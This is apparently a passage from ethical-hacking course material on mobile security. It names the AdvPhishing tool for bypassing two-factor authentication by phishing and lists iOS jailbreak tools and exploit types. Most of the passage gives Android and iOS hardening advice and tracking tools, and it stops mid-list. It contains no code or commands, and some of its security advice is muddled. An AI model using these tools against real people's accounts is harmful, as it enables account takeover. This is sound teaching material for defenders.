  AdvPhishing is a social media phishing tool that assists attackers in bypassing two-factor or OTP authentication. AdvPhishing can gain access to the targeted IP address and is compatible with Linux and Termux OS. Attackers deploy AdvPhishing on public networks using NGrok tunnelling and localhost tunnelling.

  As shown in the screenshot, attackers bypass the two-factor authentication of the victim's social media account (Instagram) by authenticating the application using AdvPhishing.

Securing Android Devices

- ✓ **Enable screen locks** for your Android phone for it to be more secure
- ✗ Never **root** your Android device
- ✓ Download apps only from the **official Android market**
- ✓ Keep your device updated with **Google Android antivirus software**
- ✗ Do not directly download **Android package (APK) files**
- ✓ Regularly update the **operating system**
- ✓ Use free protector Android app like **Android Protector**, where you can assign passwords to text messages, mail accounts, etc.
- ✓ Customize your **locked home screen** with user information

Securing Android Devices

Given below are some countermeasures that can help in protecting an Android device and the data stored on it from malicious users:

- Enable screen lock for your Android phone
- Never root your Android device
- Download apps only from official Android markets
- Keep your device updated with Google Android anti-virus software
- Do not directly download APKs
- Update the OS regularly
- Use free protector Android apps where you can assign passwords to text messages, mail accounts, and so on
- Customize your locked home screen with the user information
- Enable encryption in your Android device to enhance its security
- Lock your apps that hold private information to prevent others from viewing it, using apps such as AppLock
- Prior to installing an app from Google Play, read the required permissions and ensure it makes sense and corresponds to what the app actually does, and go through the comments and rating of that app
- Create multiple accounts if you would like to share your Android tablet with others, to protect each user's privacy

- Enable GPS on your Android device for it to be tracked when lost or stolen
- Use third-party applications such as Lookout Mobile Security, 3CX Mobile Device Manager, or SeekDroid to remotely wipe confidential data on your Android device when it is lost or stolen
- Turn off the following features:
    - “**Visible Passwords**”—prevents displaying passwords on screen
    - “**Use Secure Credentials**”—prevents applications from accessing secure certificates and credentials
    - “**Wi-Fi**”—to ensure that you do not inadvertently connect to a wireless network when you do not wish to
- Uninstall apps that invade your privacy
- Encrypt all the Internet traffic through VPN services such as ExpressVPN and VyprVPN for Android.
- Block all the ads displayed by apps
- Enable two-step verification on your Android mobile device
- Disable features such as SmartLock instead of passwords, and auto sign-in functionality.
- Install password manager apps such as LastPass to manage passwords securely
- Enable the screen pinning option to securely access Android apps
- Ensure that the smartphone vendor issues Android security patches for a long term before purchasing.
- Back up sensitive information such as contacts and documents in the cloud to ensure quick data recovery in case of any security incident.
- Restrict hardware connections to transfer files to unsafe devices or PCs.
- Do not reveal too much personal information while signing up for an application or any service.
- Ensure that Google Play Protect is always active to detect any suspicious app behavior.

Android Device Tracking Tools: Google Find My Device

- Google's Find My Device helps you easily **locate a lost Android device** and keeps your information on the missing device safe while you look for it

To find, lock, or erase a lost or stolen device:

- Go to https://www.google.com/android/find and sign in to your Google Account
- If you have more than one device, click "**Lost device**" at the top of the screen
- The device gets a **notification**
- Locate the device on the map
- Pick what you want to do. If needed, first click "**Enable lock & erase**"
  - **Play sound**: Rings your device at full volume for 5 minutes
  - **Secure Device**: Locks your device with your PIN, pattern, or password
  - **Erase Device**: Permanently deletes all data on your device

Android Device Tracking Tools

Android device tracking tools help you track and find the location of your Android device if it is lost, stolen, or misplaced. Attackers use these tools to track the location of the target mobile devices.

Some widely used Android device tracking tools are listed below:

- **Google Find My Device**

  Source: *https://www.google.com*

  Google Find My Device helps you to easily locate your lost Android device and keeps your information safe in the meantime. It also allows you to erase the information on the lost or stolen device. If users have Google Sync installed on a supported mobile device (including Android) with the Google Apps Device Policy app, they can use the Google Apps control panel to remotely find, lock, or erase a lost Android device.

  One can select this service when a device is lost or stolen to erase all the data on the device and perform a factory reset. All the data are erased from the device (and SD card, if applicable), including email, calendar, contacts, photos, music, and the user's personal files.

  To use Find My Device, your lost device must

  - Be turned on
  - Be signed in to a Google Account
  - Be connected to mobile data or Wi-Fi
  - Be visible on Google Play
  - Have Location turned on
  - Have Find My Device turned on

  To find, lock, or erase a lost or stolen device, follow the steps given below:

  - Go to **https://www.google.com/android/find** and sign in to your **Google Account**.
  - If you have more than one device, click the lost device at the top of the screen.
  - The device gets a notification.
  - On the map, see where the device is.
    - The location is approximate and might not be accurate.
    - If your device cannot be found, then you will see its last known location, if available.
  - Pick what you want to do. If needed, first click **Enable lock & erase**.
    - **Play Sound**: Rings your device at full volume for 5 minutes, even if it is set to silent or vibrate.
    - **Secure Device**: Locks your device with your PIN, pattern, or password. If you do not have a lock, you can set one. To enable someone to return your device to you, you can add a message or phone number to the lock screen.
    - **Erase Device**: Permanently deletes all data on your device (but might not delete SD cards). Subsequently, Find My Device will not work on the device.

Online Android Analyzers

Sixo Online APK Analyzer

Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can **decompile binary xml files** and resources

SISIK

Sixo Online APK Analyzer

This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.

Drop APK here or click to select file

Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.

If you're an Android enthusiast that likes to learn more about Android internals, I highly recommend to check out the Bugjaeger app. It allows you to connect 2 Android devices through USB OTG and perform many of the tasks that are normally only accessible from a developer machine via ADB directly from Android phone/tablet.

Activities

Activities are the basic application components that provide an interface to the user - a single screen that can host UI elements. An application usually provides one or more activities and allows the user to navigate between each of them.


LO#03: Explain Various iOS Threats and Attacks

Hacking iOS

iOS is a mobile OS developed by Apple. Apple does not license iOS for installation on non-Apple hardware. The company has increased its product range by including mobile phones, tablets, and other mobile devices. The rapid increase in the use of Apple devices has attracted the attention of attackers. The design flaws in iOS make it vulnerable to malicious apps, hidden network profiles, MITM attacks, etc. Attackers can hack iOS to gain root-level access to Apple devices.

This section introduces the following: Apple iOS; jailbreaking iOS; types, tools, and techniques of jailbreaking; guidelines for securing iOS devices; and iOS device tracking tools.



Apple iOS

- iOS is **Apple's mobile operating system**; it supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV
- The user interface is based on the concept of **direct manipulation**, with **multi-touch** gestures

- Networking

Apple iOS

iOS is Apple's mobile OS, which supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV. iOS manages the device hardware and offers various technologies required to implement native apps. At the highest level, iOS acts as an intermediary between apps and the underlying hardware. Apps communicate with the underlying hardware via a set of well-defined system interfaces. The UI is based on the concept of direct manipulation, using multi-touch gestures. The iOS architecture comprises five layers: Cocoa application, media, core services, core OS and kernel, and device drivers. The lower-level layers contain fundamental services and technologies, whereas the higher-level layers build upon the lower layers to provide more sophisticated services and technologies.

- **Cocoa Application**: This layer contains key frameworks that help in building iOS apps. These frameworks define the appearance of the apps, offer basic app infrastructure, and support key technologies such as multitasking, touch-based input, push notifications, and many high-level system services. Cocoa apps use the AppKit framework.
- **Media**: This layer contains the graphics, audio, and video technologies that enable multimedia experiences in apps.
- **Core Services**: This layer contains fundamental system services for apps. The key services are Core Foundation and Foundation frameworks (define the basic types that all apps use). Individual technologies that support features such as social media, iCloud, location, and networking belong to this layer.
- **Core OS**: This layer contains low-level features on which most other technologies are based. Frameworks in this layer are useful when dealing explicitly with security or

communicating with an external hardware and networks. The services provided by this layer are dependent on the Kernel and Device Drivers layer.

- **Kernel and Device Drivers**: The lowest layer of the iOS architecture includes the kernel, drivers, BSD, file systems, infrastructure technologies such as networking.


Figure 17.51: iOS Framework



Jailbreaking iOS

- Jailbreaking is defined as the process of **installing a modified set of kernel patches** that allows users to run third-party applications not signed by the OS vendor
- Jailbreaking provides **root access to the operating system** and permits downloading of third-party applications, themes, and extensions on iOS devices
- Jailbreaking **removes sandbox restrictions**, which enables malicious apps to access restricted mobile resources and information

Jailbreaking, like rooting, also comes with many security and other risks to your device, which include the following:

1. **Voiding your phone's warranty**
2. **Poor performance**
3. **Malware infection**
4. **"Bricking" the device**

Types of Jailbreaking

- **Userland Exploit**

A userland jailbreak **allows user-level access** but does not allow iboot-level access

- **iBoot Exploit**

An iboot jailbreak allows both **user-level access** and **iboot-level access**

- **Bootrom Exploit**

A bootrom jailbreak allows both **user-level access** and **iboot-level access**

Jailbreaking iOS

Jailbreaking is defined as the process of installing a modified set of kernel patches that allow users to run third-party applications not signed by the OS vendor. It is the process of bypassing the user limitations set by Apple, such as modifying the OS, attaining admin privileges, and installing unofficially approved apps via "side loading." You can accomplish jailbreaking by simply modifying the iOS system kernels. One reason for jailbreaking iOS devices such as iPhone, iPad, and iPod Touch is to expand the feature set restricted by Apple and its App Store. Jailbreaking provides root access to the OS and permits downloading of third-party applications, themes, and extensions that are unavailable through the official Apple App Store. Jailbreaking also removes sandbox restrictions, allowing malicious apps to access restricted mobile resources and information. One can use tools such as Hexxa Plus, Apricot, checkra1n, Yuxigon, Sileo, and so on to jailbreak iOS devices.

Jailbreaking, like rooting, comes with many security risks and other risks to your device, including

- Voiding your phone's warranty
- Poor performance
- Malware infection
- "Bricking" the device

Types of Jailbreaking

The three types of jailbreaking are discussed below:

- **Userland Exploit**

